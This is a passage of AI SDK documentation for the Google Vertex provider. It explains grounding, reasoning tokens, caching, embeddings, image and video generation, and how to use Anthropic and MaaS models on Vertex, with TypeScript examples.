model: vertex('gemini-2.5-flash'),
tools: {
google_maps: vertex.tools.googleMaps({}),
},
providerOptions: {
vertex: {
retrievalConfig: {
latLng: { latitude: 34.090199, longitude: -117.881081 },
},
} satisfies GoogleLanguageModelOptions,
},
prompt: 'What are the best Italian restaurants nearby?',
});
The optional retrievalConfig.latLng provider option provides location context for queries about nearby places. This configuration applies to any grounding tools that support location context.
Streaming Function Call Arguments
For Gemini 3 Pro and later models on Vertex AI, you can stream function call
arguments as they are generated by setting streamFunctionCallArguments to
true. This reduces perceived latency when functions need to be called, as
tool-input-delta events arrive incrementally instead of waiting for the
complete arguments. This option defaults to false.
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { streamText } from 'ai';
import { z } from 'zod';
const result = streamText({
model: vertex('gemini-3.1-pro-preview'),
prompt: 'What is the weather in Boston and San Francisco?',
tools: {
getWeather: {
description: 'Get the current weather in a given location',
inputSchema: z.object({
location: z.string().describe('City name'),
}),
},
},
providerOptions: {
vertex: {
streamFunctionCallArguments: true,
} satisfies GoogleLanguageModelOptions,
},
});
for await (const part of result.fullStream) {
switch (part.type) {
case 'tool-input-start':
console.log(`Tool call started: ${part.toolName}`);
break;
case 'tool-input-delta':
process.stdout.write(part.delta);
break;
case 'tool-call':
console.log(`Tool call complete: ${part.toolName}`, part.input);
break;
}
}
Reasoning (Thinking Tokens)
Google Vertex AI, through its support for Gemini models, can also emit "thinking" tokens, representing the model's reasoning process. The AI SDK exposes these as reasoning information.
To enable thinking tokens for compatible Gemini models via Vertex, set includeThoughts: true in the thinkingConfig provider option. These options are passed through providerOptions.vertex:
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText, streamText } from 'ai';
// For generateText:
const { text, reasoningText, reasoning } = await generateText({
model: vertex('gemini-2.0-flash-001'), // Or other supported model via Vertex
providerOptions: {
vertex: {
thinkingConfig: {
includeThoughts: true,
// thinkingBudget: 2048, // Optional
},
} satisfies GoogleLanguageModelOptions,
},
prompt: 'Explain quantum computing in simple terms.',
});
console.log('Reasoning:', reasoningText);
console.log('Reasoning Details:', reasoning);
console.log('Final Text:', text);
// For streamText:
const result = streamText({
model: vertex('gemini-2.0-flash-001'), // Or other supported model via Vertex
providerOptions: {
vertex: {
thinkingConfig: {
includeThoughts: true,
// thinkingBudget: 2048, // Optional
},
} satisfies GoogleLanguageModelOptions,
},
prompt: 'Explain quantum computing in simple terms.',
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
process.stdout.write(`THOUGHT: ${part.textDelta}\n`);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
When includeThoughts is true, parts of the API response marked with thought: true will be processed as reasoning.
- In
generateText, these contribute to thereasoningText(string) andreasoning(array) fields. - In
streamText, these are emitted asreasoningstream parts.
File Inputs
The Google Vertex provider supports file inputs, e.g. PDF files.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertex('gemini-2.5-pro'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
See File Parts for details on how to use files in prompts.
Cached Content
Google Vertex AI supports both explicit and implicit caching to help reduce costs on repetitive content.
Implicit Caching
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
// Structure prompts with consistent content at the beginning
const baseContext =
'You are a cooking assistant with expertise in Italian cuisine. Here are 1000 lasagna recipes for reference...';
const { text: veggieLasagna } = await generateText({
model: vertex('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a vegetarian lasagna recipe for 4 people.`,
});
// Second request with same prefix - eligible for cache hit
const { text: meatLasagna, providerMetadata } = await generateText({
model: vertex('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a meat lasagna recipe for 12 people.`,
});
// Check cached token count in usage metadata
console.log('Cached tokens:', providerMetadata.vertex);
// e.g.
// {
// groundingMetadata: null,
// safetyRatings: null,
// usageMetadata: {
// cachedContentTokenCount: 2027,
// thoughtsTokenCount: 702,
// promptTokenCount: 2152,
// candidatesTokenCount: 710,
// totalTokenCount: 3564
// }
// }
Explicit Caching
You can use explicit caching with Gemini models. See the Vertex AI context caching documentation to check if caching is supported for your model.
First, create a cache using the Google GenAI SDK with Vertex mode enabled:
import { GoogleGenAI } from '@google/genai';
const ai = new GoogleGenAI({
vertexai: true,
project: process.env.GOOGLE_VERTEX_PROJECT,
location: process.env.GOOGLE_VERTEX_LOCATION,
});
const model = 'gemini-2.5-pro';
// Create a cache with the content you want to reuse
const cache = await ai.caches.create({
model,
config: {
contents: [
{
role: 'user',
parts: [{ text: '1000 Lasagna Recipes...' }],
},
],
ttl: '300s', // Cache expires after 5 minutes
},
});
console.log('Cache created:', cache.name);
// e.g. projects/my-project/locations/us-central1/cachedContents/abc123
Then use the cache with the AI SDK:
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text: veggieLasagnaRecipe } = await generateText({
model: vertex('gemini-2.5-pro'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
providerOptions: {
vertex: {
cachedContent: cache.name,
} satisfies GoogleLanguageModelOptions,
},
});
const { text: meatLasagnaRecipe } = await generateText({
model: vertex('gemini-2.5-pro'),
prompt: 'Write a meat lasagna recipe for 12 people.',
providerOptions: {
vertex: {
cachedContent: cache.name,
} satisfies GoogleLanguageModelOptions,
},
});
Safety Ratings
The safety ratings provide insight into the safety of the model's response. See Google Vertex AI documentation on configuring safety filters.
Example response excerpt:
{
"safetyRatings": [
{
"category": "HARM_CATEGORY_HATE_SPEECH",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11027937,
"severity": "HARM_SEVERITY_LOW",
"severityScore": 0.28487435
},
{
"category": "HARM_CATEGORY_DANGEROUS_CONTENT",
"probability": "HIGH",
"blocked": true,
"probabilityScore": 0.95422274,
"severity": "HARM_SEVERITY_MEDIUM",
"severityScore": 0.43398145
},
{
"category": "HARM_CATEGORY_HARASSMENT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11085559,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.19027223
},
{
"category": "HARM_CATEGORY_SEXUALLY_EXPLICIT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.22901751,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.09089675
}
]
}
For more details, see the Google Vertex AI documentation on grounding with Google Search.
Troubleshooting
Schema Limitations
The Google Vertex API uses a subset of the OpenAPI 3.0 schema, which does not support features such as unions. The errors that you get in this case look like this:
GenerateContentRequest.generation_config.response_schema.properties[occupation].type: must be specified
By default, structured outputs are enabled (and for tool calling they are required). You can disable structured outputs for object generation as a workaround:
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText, Output } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
providerOptions: {
vertex: {
structuredOutputs: false,
} satisfies GoogleLanguageModelOptions,
},
output: Output.object({
schema: z.object({
name: z.string(),
age: z.number(),
contact: z.union([
z.object({
type: z.literal('email'),
value: z.string(),
}),
z.object({
type: z.literal('phone'),
value: z.string(),
}),
]),
}),
}),
prompt: 'Generate an example person for testing.',
});
The following Zod features are known to not work with Google Vertex:
z.unionz.record
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
gemini-3-pro-preview |
||||
gemini-2.5-pro |
||||
gemini-2.5-flash |
||||
gemini-2.0-flash-001 |
Embedding Models
You can create models that call the Google Vertex AI embeddings API using the .embeddingModel() factory method:
const model = vertex.embeddingModel('text-embedding-005');
Google Vertex AI embedding models support additional settings. You can pass them as an options argument:
import {
vertex,
type GoogleVertexEmbeddingModelOptions,
} from '@ai-sdk/google-vertex';
import { embed } from 'ai';
const model = vertex.embeddingModel('text-embedding-005');
const { embedding } = await embed({
model,
value: 'sunny day at the beach',
providerOptions: {
vertex: {
outputDimensionality: 512, // optional, number of dimensions for the embedding
taskType: 'SEMANTIC_SIMILARITY', // optional, specifies the task type for generating embeddings
autoTruncate: false, // optional
} satisfies GoogleVertexEmbeddingModelOptions,
},
});
The following optional provider options are available for Google Vertex AI embedding models:
-
outputDimensionality: number
Optional reduced dimension for the output embedding. If set, excessive values in the output embedding are truncated from the end.
-
taskType: string
Optional. Specifies the task type for generating embeddings. Supported task types include:
SEMANTIC_SIMILARITY: Optimized for text similarity.CLASSIFICATION: Optimized for text classification.CLUSTERING: Optimized for clustering texts based on similarity.RETRIEVAL_DOCUMENT: Optimized for document retrieval.RETRIEVAL_QUERY: Optimized for query-based retrieval.QUESTION_ANSWERING: Optimized for answering questions.FACT_VERIFICATION: Optimized for verifying factual information.CODE_RETRIEVAL_QUERY: Optimized for retrieving code blocks based on natural language queries.
-
title: string
Optional. The title of the document being embedded. This helps the model produce better embeddings by providing additional context. Only valid when
taskTypeis set to'RETRIEVAL_DOCUMENT'. -
autoTruncate: boolean
Optional. When set to
true, input text will be truncated if it exceeds the maximum length. When set tofalse, an error is returned if the input text is too long. Defaults totrue.
Model Capabilities
| Model | Max Values Per Call | Parallel Calls | Multimodal |
|---|---|---|---|
text-embedding-005 |
2048 | ||
gemini-embedding-2-preview |
2048 |
Image Models
You can create image models using the .image() factory method. The Google Vertex provider supports both Imagen and Gemini image models. For more on image generation with the AI SDK see generateImage().
Imagen Models
Imagen models generate images using the Imagen on Vertex AI API.
import { vertex } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('imagen-4.0-generate-001'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Further configuration can be done using Google Vertex provider options. You can validate the provider options using the GoogleVertexImageModelOptions type.
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleVertexImageModelOptions } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('imagen-4.0-generate-001'),
providerOptions: {
vertex: {
negativePrompt: 'pixelated, blurry, low-quality',
} satisfies GoogleVertexImageModelOptions,
},
// ...
});
The following provider options are available:
-
negativePrompt string A description of what to discourage in the generated images.
-
personGeneration
allow_adult|allow_all|dont_allowWhether to allow person generation. Defaults toallow_adult. -
safetySetting
block_low_and_above|block_medium_and_above|block_only_high|block_noneWhether to block unsafe content. Defaults toblock_medium_and_above. -
addWatermark boolean Whether to add an invisible watermark to the generated images. Defaults to
true. -
storageUri string Cloud Storage URI to store the generated images.
Additional information about the images can be retrieved using Google Vertex meta data.
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleVertexImageModelOptions } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image, providerMetadata } = await generateImage({
model: vertex.image('imagen-4.0-generate-001'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
console.log(
`Revised prompt: ${providerMetadata.vertex.images[0].revisedPrompt}`,
);
Image Editing
Google Vertex Imagen models support image editing through inpainting, outpainting, and other edit modes. Pass input images via prompt.images and optionally a mask via prompt.mask.
Inpainting (Insert Objects)
Insert or replace objects in specific areas using a mask:
import { vertex, GoogleVertexImageModelOptions } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
import fs from 'fs';
const image = fs.readFileSync('./input-image.png');
const mask = fs.readFileSync('./mask.png'); // White = edit area
const { images } = await generateImage({
model: vertex.image('imagen-3.0-capability-001'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask,
},
providerOptions: {
vertex: {
edit: {
baseSteps: 50,
mode: 'EDIT_MODE_INPAINT_INSERTION',
maskMode: 'MASK_MODE_USER_PROVIDED',
maskDilation: 0.01,
},
} satisfies GoogleVertexImageModelOptions,
},
});
Outpainting (Extend Image)
Extend an image beyond its original boundaries:
import { vertex, GoogleVertexImageModelOptions } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
import fs from 'fs';
const image = fs.readFileSync('./input-image.png');
const mask = fs.readFileSync('./outpaint-mask.png'); // White = extend area
const { images } = await generateImage({
model: vertex.image('imagen-3.0-capability-001'),
prompt: {
text: 'Extend the scene with more of the forest background',
images: [image],
mask,
},
providerOptions: {
vertex: {
edit: {
baseSteps: 50,
mode: 'EDIT_MODE_OUTPAINT',
maskMode: 'MASK_MODE_USER_PROVIDED',
},
} satisfies GoogleVertexImageModelOptions,
},
});
Edit Provider Options
The following options are available under providerOptions.vertex.edit:
-
mode - The edit mode to use:
EDIT_MODE_INPAINT_INSERTION- Insert objects into masked areasEDIT_MODE_INPAINT_REMOVAL- Remove objects from masked areasEDIT_MODE_OUTPAINT- Extend image beyond boundariesEDIT_MODE_CONTROLLED_EDITING- Controlled editingEDIT_MODE_PRODUCT_IMAGE- Product image editingEDIT_MODE_BGSWAP- Background swap
-
baseSteps number - Number of sampling steps (35-75). Higher values = better quality but slower.
-
maskMode - How to interpret the mask:
MASK_MODE_USER_PROVIDED- Use the provided mask directlyMASK_MODE_DEFAULT- Default mask modeMASK_MODE_DETECTION_BOX- Mask from detected bounding boxesMASK_MODE_CLOTHING_AREA- Mask from clothing segmentationMASK_MODE_PARSED_PERSON- Mask from person parsing
-
maskDilation number - Percentage (0-1) to grow the mask. Recommended: 0.01.
Imagen Model Capabilities
| Model | Aspect Ratios |
|---|---|
imagen-3.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-3.0-generate-002 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-3.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
Gemini Image Models
Gemini image models (e.g. gemini-2.5-flash-image) are multimodal output language models that can be used with generateImage() for a simpler image generation experience. Internally, the provider calls the language model API with responseModalities: ['IMAGE'].
import { vertex } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('gemini-2.5-flash-image'),
prompt: 'A photorealistic image of a cat wearing a wizard hat',
aspectRatio: '1:1',
});
Gemini image models also support image editing by providing input images:
import { vertex } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
import fs from 'node:fs';
const sourceImage = fs.readFileSync('./cat.png');
const { image } = await generateImage({
model: vertex.image('gemini-2.5-flash-image'),
prompt: {
text: 'Add a small wizard hat to this cat',
images: [sourceImage],
},
});
You can also use URLs (including gs:// Cloud Storage URIs) for input images:
import { vertex } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('gemini-2.5-flash-image'),
prompt: {
text: 'Add a small wizard hat to this cat',
images: ['https://example.com/cat.png'],
},
});
Gemini Image Model Capabilities
| Model | Image Generation | Image Editing | Aspect Ratios |
|---|---|---|---|
gemini-3.1-flash-image-preview |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 | ||
gemini-3-pro-image-preview |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 | ||
gemini-2.5-flash-image |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 |
Video Models
You can create Veo video models that call the Vertex AI API
using the .video() factory method. For more on video generation with the AI SDK see generateVideo().
import { vertex } from '@ai-sdk/google-vertex';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: vertex.video('veo-3.1-generate-001'),
prompt:
'A pangolin curled on a mossy stone in a glowing bioluminescent forest',
aspectRatio: '16:9',
});
You can configure resolution and duration:
import { vertex } from '@ai-sdk/google-vertex';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: vertex.video('veo-3.1-generate-001'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
resolution: '1920x1080',
duration: 8,
});
Provider Options
Further configuration can be done using Google Vertex provider options. You can validate the provider options using the GoogleVertexVideoModelOptions type.
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleVertexVideoModelOptions } from '@ai-sdk/google-vertex';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: vertex.video('veo-3.1-generate-001'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
providerOptions: {
vertex: {
generateAudio: true,
personGeneration: 'allow_adult',
} satisfies GoogleVertexVideoModelOptions,
},
});
The following provider options are available:
-
generateAudio boolean
Whether to generate audio along with the video.
-
personGeneration
'dont_allow'|'allow_adult'|'allow_all'Whether to allow person generation in the video.
-
negativePrompt string
A description of what to discourage in the generated video.
-
gcsOutputDirectory string
Cloud Storage URI to store the generated videos.
-
referenceImages Array<{ bytesBase64Encoded?: string; gcsUri?: string }>
Reference images for style or asset guidance.
-
pollIntervalMs number
Polling interval in milliseconds for checking task status.
-
pollTimeoutMs number
Maximum wait time in milliseconds for video generation.
Model Capabilities
| Model | Audio Support |
|---|---|
veo-3.1-generate-001 |
Yes |
veo-3.1-fast-generate-001 |
Yes |
veo-3.0-generate-001 |
Yes |
veo-3.0-fast-generate-001 |
Yes |
veo-2.0-generate-001 |
No |
Google Vertex Anthropic Provider Usage
The Google Vertex Anthropic provider for the AI SDK offers support for Anthropic's Claude models through the Google Vertex AI APIs. This section provides details on how to set up and use the Google Vertex Anthropic provider.
Provider Instance
You can import the default provider instance vertexAnthropic from @ai-sdk/google-vertex/anthropic:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
If you need a customized setup, you can import createVertexAnthropic from @ai-sdk/google-vertex/anthropic and create a provider instance with your settings:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
const vertexAnthropic = createVertexAnthropic({
project: 'my-project', // optional
location: 'us-central1', // optional
});
Node.js Runtime
For Node.js environments, the Google Vertex Anthropic provider supports all standard Google Cloud authentication options through the google-auth-library. You can customize the authentication options by passing them to the createVertexAnthropic function:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
const vertexAnthropic = createVertexAnthropic({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
You can use the following optional settings to customize the Google Vertex Anthropic provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library. See also the GoogleAuthOptions interface.
-
authClient object An
AuthClientto use. -
keyFilename string Path to a .json, .pem, or .p12 key file.
-
keyFile string Path to a .json, .pem, or .p12 key file.
-
credentials object Object containing client_email and private_key properties, or the external account client options.
-
clientOptions object Options object passed to the constructor of the client.
-
scopes string | string[] Required scopes for the desired API request.
-
projectId string Your project ID.
-
universeDomain string The default service domain for a given Cloud universe.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Edge Runtime
Edge runtimes (like Vercel Edge Functions and Cloudflare Workers) are lightweight JavaScript environments that run closer to users at the network edge. They only provide a subset of the standard Node.js APIs. For example, direct file system access is not available, and many Node.js-specific libraries (including the standard Google Auth library) are not compatible.
The Edge runtime version of the Google Vertex Anthropic provider supports Google's Application Default Credentials through environment variables. The values can be obtained from a json credentials file from the Google Cloud Console.
For Edge runtimes, you can import the provider instance from @ai-sdk/google-vertex/anthropic/edge:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic/edge';
To customize the setup, use createVertexAnthropic from the same module:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic/edge';
const vertexAnthropic = createVertexAnthropic({
project: 'my-project', // optional
location: 'us-central1', // optional
});
For Edge runtime authentication, set these environment variables from your Google Default Application Credentials JSON file:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleCredentials object
Optional. The credentials used by the Edge provider for authentication. These credentials are typically set through environment variables and are derived from a service account JSON file.
-
clientEmail string The client email from the service account JSON file. Defaults to the contents of the
GOOGLE_CLIENT_EMAILenvironment variable. -
privateKey string The private key from the service account JSON file. Defaults to the contents of the
GOOGLE_PRIVATE_KEYenvironment variable. -
privateKeyId string The private key ID from the service account JSON file (optional). Defaults to the contents of the
GOOGLE_PRIVATE_KEY_IDenvironment variable.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. claude-3-haiku-20240307.
Some models have multi-modal capabilities.
const model = anthropic('claude-3-haiku-20240307');
You can use Anthropic language models to generate text with the generateText function:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertexAnthropic('claude-3-haiku-20240307'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Anthropic language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
The following optional provider options are available for Anthropic models:
-
sendReasoningbooleanOptional. Include reasoning content in requests sent to the model. Defaults to
true.If you are experiencing issues with the model handling requests involving reasoning content, you can set this to
falseto omit them from the request. -
thinkingobjectOptional. See Reasoning section for more details.
-
metadataobjectOptional. Metadata to include with the request. See the Anthropic API documentation for details.
userIdstring - An external identifier for the end-user.
Reasoning
Anthropic has reasoning support for the claude-3-7-sonnet@20250219 model.
You can enable it using the thinking provider option
and specifying a thinking budget in tokens.
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: vertexAnthropic('claude-3-7-sonnet@20250219'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
},
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
The cache creation input tokens are then returned in the providerMetadata object
for generateText, again under the anthropic property.
When you use streamText, the response contains a promise
that resolves to the metadata. Alternatively you can receive it in the
onFinish callback.
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const errorMessage = '... long error message ...';
const result = await generateText({
model: vertexAnthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'You are a JavaScript expert.' },
{
type: 'text',
text: `Error message: ${errorMessage}`,
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{ type: 'text', text: 'Explain the error message.' },
],
},
],
});
console.log(result.text);
console.log(result.providerMetadata?.anthropic);
// e.g. { cacheCreationInputTokens: 2118, cacheReadInputTokens: 0 }
You can also use cache control on system messages by providing multiple system messages at the head of your messages array:
const result = await generateText({
model: vertexAnthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'system',
content: 'Cached system message part',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'system',
content: 'Uncached system message part',
},
{
role: 'user',
content: 'User prompt',
},
],
});
For more on prompt caching with Anthropic, see Google Vertex AI's Claude prompt caching documentation and Anthropic's Cache Control documentation.
Tools
Google Vertex Anthropic supports a subset of Anthropic's built-in tools. The following tools are available via the tools property of the provider instance:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
- Web Search Tool: Provides access to real-time web content.
For more background on Anthropic tools, see Anthropic's documentation.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = vertexAnthropic.tools.bash_20250124({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files:
const textEditorTool = vertexAnthropic.tools.textEditor_20250124({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
insert_text,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run. Note:undo_editis not supported intextEditor_20250429andtextEditor_20250728.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replacecommand.insert_text(string, optional): Required forinsertcommand, containing the text to insert.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.max_characters(number, optional): Optional maximum number of characters to view in the file (only available intextEditor_20250728).
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = vertexAnthropic.tools.computer_20241022({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
execute: async ({ action, coordinate, text }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput({ output }) {
return typeof output === 'string'
? [{ type: 'text', text: output }]
: [{ type: 'image', data: output.data, mediaType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position'): The action to perform.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.
Web Search Tool
The Web Search Tool provides Claude with direct access to real-time web content:
const webSearchTool = vertexAnthropic.tools.webSearch_20250305({
maxUses: 5, // Optional: Maximum number of web searches Claude can perform
allowedDomains: ['example.com'], // Optional: Only search these domains
blockedDomains: ['spam.com'], // Optional: Never search these domains
userLocation: {
// Optional: Provide location for geographically relevant results
type: 'approximate',
city: 'San Francisco',
region: 'CA',
country: 'US',
timezone: 'America/Los_Angeles',
},
});
Parameters:
maxUses(number, optional): Maximum number of web searches Claude can perform during the conversation.allowedDomains(string[], optional): Optional list of domains that Claude is allowed to search.blockedDomains(string[], optional): Optional list of domains that Claude should avoid when searching.userLocation(object, optional): Optional user location information to provide geographically relevant search results.type('approximate'): The type of location (must be approximate).city(string, optional): The city name.region(string, optional): The region or state.country(string, optional): The country.timezone(string, optional): The IANA timezone ID.
These tools can be used in conjunction with supported Claude models to enable more complex interactions and tasks.
Model Capabilities
The latest Anthropic model list on Vertex AI is available here. See also Anthropic Model Comparison.
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Computer Use |
|---|---|---|---|---|---|
claude-3-7-sonnet@20250219 |
|||||
claude-3-5-sonnet-v2@20241022 |
|||||
claude-3-5-sonnet@20240620 |
|||||
claude-3-5-haiku@20241022 |
|||||
claude-3-sonnet@20240229 |
|||||
claude-3-haiku@20240307 |
|||||
claude-3-opus@20240229 |
Google Vertex MaaS Provider Usage
The Google Vertex MaaS (Model as a Service) provider offers access to partner and open models hosted on Vertex AI through an OpenAI-compatible Chat Completions API. This includes models from DeepSeek, Qwen, Meta, MiniMax, Moonshot, and OpenAI.
For more information, see the Vertex AI MaaS documentation.
Provider Instance
You can import the default provider instance vertexMaas from @ai-sdk/google-vertex/maas:
import { vertexMaas } from '@ai-sdk/google-vertex/maas';
If you need a customized setup, you can import createVertexMaas from @ai-sdk/google-vertex/maas and create a provider instance with your settings:
import { createVertexMaas } from '@ai-sdk/google-vertex/maas';
const vertexMaas = createVertexMaas({
project: 'my-project', // optional
location: 'us-east5', // optional, defaults to 'global'
});
Node.js Runtime
For Node.js environments, the Google Vertex MaaS provider supports all standard Google Cloud authentication options through the google-auth-library:
import { createVertexMaas } from '@ai-sdk/google-vertex/maas';
